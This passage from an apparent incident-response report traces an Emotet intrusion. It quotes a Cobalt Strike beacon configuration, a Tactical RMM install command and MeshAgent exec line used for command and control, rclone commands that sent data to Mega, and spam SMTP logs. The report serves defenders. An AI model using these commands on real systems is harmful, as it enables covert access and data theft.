    "spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
    "spawnto_x86": "%windir%\\syswow64\\dllhost.exe"
  },
  "stage": {
    "cleanup": true
  },
  "process_inject": {
    "stub": "yl5rgAigihmtjA5iEHURzg==",
    "transform_x64": [
      "prepend '\\x90\\x90'"
    ],
    "transform_x86": [
      "prepend '\\x90\\x90'"
    ],
    "startrwx": false,
    "min_alloc": "17500",
    "userwx": false,
    "execute": [
      "CreateThread 'ntdll!RtlUserThreadStart'",
      "CreateThread",
      "NtQueueApcThread-s",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "allocator": "NtMapViewOfSection"
  },
  "uses_cookies": true,
  "http_post_chunk": "0",
  "ssh": {},
  "maxgetsize": "1403644",
  "proxy": {
    "behavior": "Use IE settings"
  },
  "tcp_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "server": {
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCbFjn9w4cE3slYf3jYqTw3S+6HxAGZd3cMpTqKnDsmGAmCs

    "port": "80",
    "hostname": "juanjik[.]com"
  },
  "beacontype": [
    "HTTP"
  ],
  "license_id": "206546002",
  "jitter": "37",
  "sleeptime": "45000",
  "http_get": {
    "server": {
      "output": [
        "print",
        "append 1522 characters",
        "prepend 84 characters",
        "prepend 3931 characters",
        "base64url",
        "mask"
      ]
    },
    "client": {
      "metadata": [],
      "headers": []
    },
    "verb": "GET",
    "uri": "/jquery-3.3.1.min.js"
  },
  "cfg_caution": false,
  "host_header": "",
  "crypto_scheme": "0",
  "http_post": {
    "client": {
      "output": [],
      "id": [],
      "headers": []
    },
    "verb": "POST",
    "uri": "/jquery-3.3.2.min.js"
  }
}
```

Tactical RMM Agent

The threat actor dropped a Tactical RMM Agent on one of the servers as an alternative command and control avenue to access the network. During the installation of the software, the following command was observed:

```
"C:\Program Files\TacticalAgent\tacticalrmm.exe" -m install --api
https://api.floppasoftware[.]com --client-id 1 --site-id 1 --agent-type server --auth
REDACTED
```

This command reveals the `floppasoftware.com` domain used by the threat actor for the remote management of Tactical RMM Agent. This domain was registered very close to the timeline of this incident.



A domain registered to be used with Tactical RMM Agent will have both an `api` and `mesh` subdomain, in this case `api.floppasoftware[.]com` and `mesh.floppasoftware[.]com`. These were both hosted on the same server IP: 212.73.150.62.

In addition, during the execution of Tactical RMM Agent, the software will reach out to a centralized domain in order to retrieve the current public IP address in use:


```
icanhazip.tacticalrmm.io
```

AnyDesk

On the final day of the intrusion, AnyDesk was deployed on the server they had previously installed Tactical RMM on. Using this RMM agent they proceeded to install AnyDesk on the host. The following process activity was observed from meshagent.exe.

```
MeshAgent.exe -kvm1
- Initiating Process File Name, column 6, row 12
"MeshAgent.exe" -b64exec
cmVxdWlyZSgnd2luLWNvbnNvbGUnKS5oaWRlKCk7cmVxdWlyZSgnd2luLWRpc3BhdGNoZXInKS5jb25uZWN0KC
```


The decoded base 64 content reveals commands for console access and connect actions.




```
cmVxdWlyZSgnd2luLWNvbnNvbGUnKS5oaWRlKCk7cmVxdWlyZSgnd2luLWRpc3BhdGNoZXInKS5jb25uZWN0KCczNzQ3Jyk7
```

```
require('win-console').hide();require('win-dispatcher').connect('3747');
```

This is then followed by the following process flow:


MeshCentral used to Deploy AnyDesk
MeshAgent Processes
MeshAgent.exe -kvm
"MeshAgent.exe" -b64exec cmVxdWlyZSgnd2luLWNvbnNvbGUnKS5oaWRlKCk7cmVxdWlyZSgnd2luLWRpc3BhdGNoZXInKS5jb25uZWN0KCczNzQ3Jyk7
userinit.exe
Explorer.EXE
iexplore.exe
Downloads and Executes
AnyDesk.exe

Once downloaded and installed, the threat actor initiated a connection to the AnyDesk host.




```
  info 2022-06-  00:26:07.815  gsvc  3852  4824  26      anynet.any_socket - Client-ID: 752733537 (FPR: 27ac27e2c9ed).
  info 2022-06-  00:26:07.815  gsvc  3852  4824  26      anynet.any_socket - Logged in from 84.17.49.114:1249 on relay fa840213.
  info 2022-06-  00:26:07.815  gsvc  3852  4824  26  anynet.connection_mgr - Making a new connection to client 27ac27e2c9ed1247853c04bae9401f9d3cfba0f8.
  info 2022-06-  00:26:07.815  gsvc  3852  4824  26        fiber.scheduler - Spawning root fiber 27.
  info 2022-06-  00:26:07.815  gsvc  3852  4824  26      anynet.any_socket - Accepting the connect request.
 error 2022-06-  00:26:07.830  gsvc  3852  4824  26            anynet.conn - Could not send token - packet-type(11)
  info 2022-06-  00:26:07.830  gsvc  3852  4824   3      anynet.relay_conn - Punch socket set up on port 51015.
  info 2022-06-  00:26:07.830  gsvc  3852  4824  26      anynet.any_socket - Connect request accepted, tunnel route created.
  info 2022-06-  00:26:07.830  gsvc  3852  4824  26      anynet.any_socket - Local vport: 10, Remote vport: 10, SID: 1650136301380659
  info 2022-06-  00:26:07.830  gsvc  3852  4824  26      anynet.any_socket - Sending 0 queued blobs.
  info 2022-06-  00:26:07.830  gsvc  3852  4824  26      anynet.any_socket - Initiating the managed connection.
arning 2022-06-  00:26:07.830  gsvc  3852  4824  26      anynet.any_socket - Unexpected: connect_msg_t.
  info 2022-06-  00:26:07.830  gsvc  3852  4824  27        fiber.scheduler - Spawning child fiber 28 (parent 27).
  info 2022-06-  00:26:07.830  gsvc  3852  4824  28 anynet.punch_connector - Spawning fibers for 3 potential connect addresses.
  info 2022-06-  00:26:07.830  gsvc  3852  4824  28 anynet.punch_connector - → Spawning: 10.0.2.15:7070 (0).
  info 2022-06-  00:26:07.830  gsvc  3852  4824  28        fiber.scheduler - Spawning child fiber 29 (parent 28).
  info 2022-06-  00:26:07.830  gsvc  3852  4824  28 anynet.punch_connector - → Spawning: 84.17.49.114:1261 (1).
  info 2022-06-  00:26:07.830  gsvc  3852  4824  28        fiber.scheduler - Spawning child fiber 30 (parent 28).
  info 2022-06-  00:26:07.830  gsvc  3852  4824  28 anynet.punch_connector - → Spawning: 84.17.49.114:7070 (2).
  info 2022-06-  00:26:07.830  gsvc  3852  4824  28        fiber.scheduler - Spawning child fiber 31 (parent 28).
  info 2022-06-  00:26:07.830  gsvc  3852  4824  29 anynet.punch_connector - [10.0.2.15:7070] Connecting
  info 2022-06-  00:26:07.830  gsvc  3852  4824  30 anynet.punch_connector - [84.17.49.114:1261] Connecting (lport 51015, attempt 0).
  info 2022-06-  00:26:07.830  gsvc  3852  4824  31 anynet.punch_connector - [84.17.49.114:7070] Connecting
  info 2022-06-  00:26:08.146  gsvc  3852  4824  25            app.service - Using protocol version 4.
  info 2022-06-  00:26:08.161  gsvc  3852  4824  25            app.service - Terminal detected.
  info 2022-06-  00:26:08.161  gsvc  3852  4824  25            app.service - Requesting login data.
  info 2022-06-  00:26:09.455  gsvc  3852  4824  31 anynet.punch_connector - [84.17.49.114:7070] Connection failed (win32_10061)).
```

```
Client-ID: 752733537 (FPR: 27ac27e2c9ed)
Logged in from 84.17.49.114:1249
```

Exfiltration


Also seen in our last report on Emotet, threat actors leveraged Rclone to exfiltrate data to Mega (Mega.nz) storage services.



Action Type	Remote Url	Remote IP	Remote Port	Local IP	Local Po…	Initiating Process Folder Path	Initiating Process Command Line
ConnectionSuccess	gfs302n127.userstorage.mega.co.nz	162.208.16.37	80	[redacted]	52789	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n130.userstorage.mega.co.nz	162.208.16.40	80	[redacted]	52793	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n125.userstorage.mega.co.nz	162.208.16.35	80	[redacted]	52794	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n126.userstorage.mega.co.nz	162.208.16.36	80	[redacted]	52804	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n108.userstorage.mega.co.nz	162.208.16.18	80	[redacted]	52807	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n102.userstorage.mega.co.nz	162.208.16.12	80	[redacted]	52819	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n119.userstorage.mega.co.nz	162.208.16.29	80	[redacted]	52826	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n106.userstorage.mega.co.nz	162.208.16.16	80	[redacted]	52827	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n114.userstorage.mega.co.nz	162.208.16.24	80	[redacted]	52828	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n110.userstorage.mega.co.nz	162.208.16.20	80	[redacted]	52830	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n103.userstorage.mega.co.nz	162.208.16.13	80	[redacted]	52832	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n109.userstorage.mega.co.nz	162.208.16.19	80	[redacted]	52833	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n115.userstorage.mega.co.nz	162.208.16.25	80	[redacted]	52843	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n117.userstorage.mega.co.nz	162.208.16.27	80	[redacted]	52844	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n104.userstorage.mega.co.nz	162.208.16.14	80	[redacted]	52847	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n123.userstorage.mega.co.nz	162.208.16.33	80	[redacted]	52849	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n105.userstorage.mega.co.nz	162.208.16.15	80	[redacted]	52851	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n111.userstorage.mega.co.nz	162.208.16.21	80	[redacted]	52867	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n120.userstorage.mega.co.nz	162.208.16.30	80	[redacted]	52880	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-
ConnectionSuccess	gfs302n100.userstorage.mega.co.nz	162.208.16.10	80	[redacted]	52928	c:\programdata\rclone.exe	rclone.exe copy "\\[redacted] mega:1 -q --ignore-existing --auto-confirm --multi-thread-

```
rclone.exe  copy "\\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread-streams 6 --transfers 6
rclone.exe  copy "\\SERVER.domain.name\path" mega:2 -q --ignore-existing --auto-confirm --multi-thread-streams 6 --transfers 6
```


From the rclone.conf file, the threat actors left the details of the remote account being used.



```
[mega]
type = mega
user = Brerinit@tempmail.de
pass = 0[redacted]vX
```

[email protected]

With the help of Netflow, we identified that at least ~250MB worth of data was exfiltrated out of the environment.




```
Date first seen          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Packets    Bytes Flows
[redacted]                141.138 TCP        [redacted]:52827 ->     162.208.16.16:80       98877   144.3 M     1
                           92.966 TCP                  :52826 ->     162.208.16.29:80       16156    23.5 M     1
                           58.332 TCP                  :52830 ->     162.208.16.20:80       14550    21.1 M     1
                           80.163 TCP                  :52832 ->     162.208.16.13:80       10265    14.9 M     1
                           11.647 TCP                  :52874 ->     162.208.16.18:80        7023    10.2 M     1
                           66.572 TCP                  :52819 ->     162.208.16.12:80        4666     6.8 M     1
                           70.689 TCP                  :52844 ->     162.208.16.27:80        3911     5.7 M     1
                           65.467 TCP                  :52833 ->     162.208.16.19:80        3083     4.4 M     1
                           72.161 TCP                  :52837 ->     162.208.16.29:80        3031     4.4 M     1
                           95.256 TCP                  :52843 ->     162.208.16.25:80        2877     4.1 M     1
                           65.103 TCP                  :52853 ->     162.208.16.15:80        2486     3.6 M     1
                           65.620 TCP                  :52840 ->     162.208.16.18:80        1895     2.7 M     1
                           64.759 TCP                  :52851 ->     162.208.16.15:80        1716     2.5 M     1
                           64.215 TCP                  :52849 ->     162.208.16.33:80        1252     1.8 M     1
                           61.956 TCP                  :52828 ->     162.208.16.24:80        1054     1.5 M     1
Summary: total flows: 19, total bytes: 253181369, total packets: 173950, avg bps: 10510357, avg pps: 902, avg bpp: 1455
```

Impact


Spam Email

During the first two days, Emotet sent outbound spam emails over SMTP:



SMTP Last Reply	SMTP TLS	Destination IP	Destination Port	SMTP Subject	Mail From	RCPT To
250 ok 1655244986 qp 72942	FALSE	193[redacted].7	27001	Incorrect Form Selection	zehra[redacted]edu.tr	tflo[redacted]k12.ga.us
250 ok 1655244985 qp 72894	FALSE	193[redacted].7	27001	Incorrect Form Selection	zehra[redacted]edu.tr	lcow[redacted]k12.ga.us
250 ok 1655244984 qp 72850	FALSE	193[redacted].7	27001	Incorrect Form Selection	zehra[redacted]edu.tr	bflo[redacted]k12.ga.us
250 ok 1655244983 qp 72813	FALSE	193[redacted].7	27001	Incorrect Form Selection	zehra[redacted]edu.tr	js[redacted]county.us
250 ok 1655244982 qp 72774	FALSE	193[redacted].7	27001	Incorrect Form Selection	zehra[redacted]edu.tr	lvick[redacted]k12.ga.us
250 ok 1655244981 qp 72733	FALSE	193[redacted].7	27001	Incorrect Form Selection	zehra[redacted]edu.tr	reid[redacted]mpany.us
250 ok 1655244979 qp 72685	FALSE	193[redacted].7	27001	Incorrect Form Selection	zehra[redacted]edu.tr	tammy[redacted]k12.ga.us
250 ok 1655244978 qp 72631	FALSE	193[redacted].7	27001	Incorrect Form Selection	zehra[redacted]edu.tr	rodney_[redacted].k12.ga.us
250 Message accepted for delivery	FALSE	211[redacted].7	1822	Fwd:CSC	anand[redacted]korea.com	Registereda[redacted]global.com
250 Message accepted for delivery	FALSE	211[redacted].7	1822	Fwd:Regions Commercial Banking	anand[redacted]korea.com	commercial[redacted].com
250 Message accepted for delivery	FALSE	211[redacted].7	1822	Fwd:[redacted]	anand[redacted]korea.com	ceara.[redacted]global.com
250 Message accepted for delivery	FALSE	211[redacted].7	1822	Fwd:[redacted]	anand[redacted]korea.com	office[redacted].at
250 Message accepted for delivery	FALSE	211[redacted].7	1822	Fwd:[redacted]	anand[redacted]korea.com	m.k.g[redacted].jp
250 Message accepted for delivery	FALSE	211[redacted].7	1822	Fwd:[redacted]	anand[redacted]korea.com	kristina[redacted].com
250 Message accepted for delivery	FALSE	211[redacted].7	1822	Fwd:[redacted]	anand[redacted]korea.com	aakash[redacted]com
250 Message accepted for delivery	FALSE	211[redacted].7	1822	Fwd:[redacted]	anand[redacted]korea.com	Inga[redacted]gov

The following is an example of the SMTP traffic for sending the email, along with an extracted EML that was sent with an attached XLS:



```
250-AUTH LOGIN
250-SIZE 143360000
250 PIPELINING
AUTH LOGIN
[redacted]
235 Authentication successful
MAIL FROM: <ana[redacted]korea.com>
250 anand237[redacted]... Sender OK
RCPT TO: <fik[redacted].co.kr>
250 fik[redacted].co.kr... Recipient OK
DATA
354 Enter message, end with "." on a line by itself
Date: Wed, 15 Jun 2022 03:02:10 +0000
Message-ID: <800044f5-29f1-485f-47bc-[redacted]korea.com>
From: "PANTES SULISTIYO NUGROHO" <ana[redacted]korea.com>
To: "'fi[redacted]co.kr'" <fi[redacted].co.kr>
Subject: Restricted__Grading Supplier_[redacted]_November 2021
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----------------Nukrshb5eArRQCe3PQwjNos4"

This is a multi-part message in MIME format.
------------------Nukrshb5eArRQCe3PQwjNos4
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

<html>
<head>
<meta http-equiv=3D"Content-Type" content=3D"text/html; charset=3Dutf-8">
</head>
<body>

<br>
<br>
<br>
<br>
PANTES SULISTIYO NUGROHO<br>
```

From : anan[redacted]korea.com
To : "fik[redacted]co.kr" <fik[redacted].co.kr>
Cc :
Bcc :
Subject : Restricted__Grading Supplier_[redacted]_November 2021
Attachment(s) : [redacted].xls


[redacted]

Dear All Honorable [redacted] Supplier

Have a nice day,
Share information to you about Grading Supplier November 2021

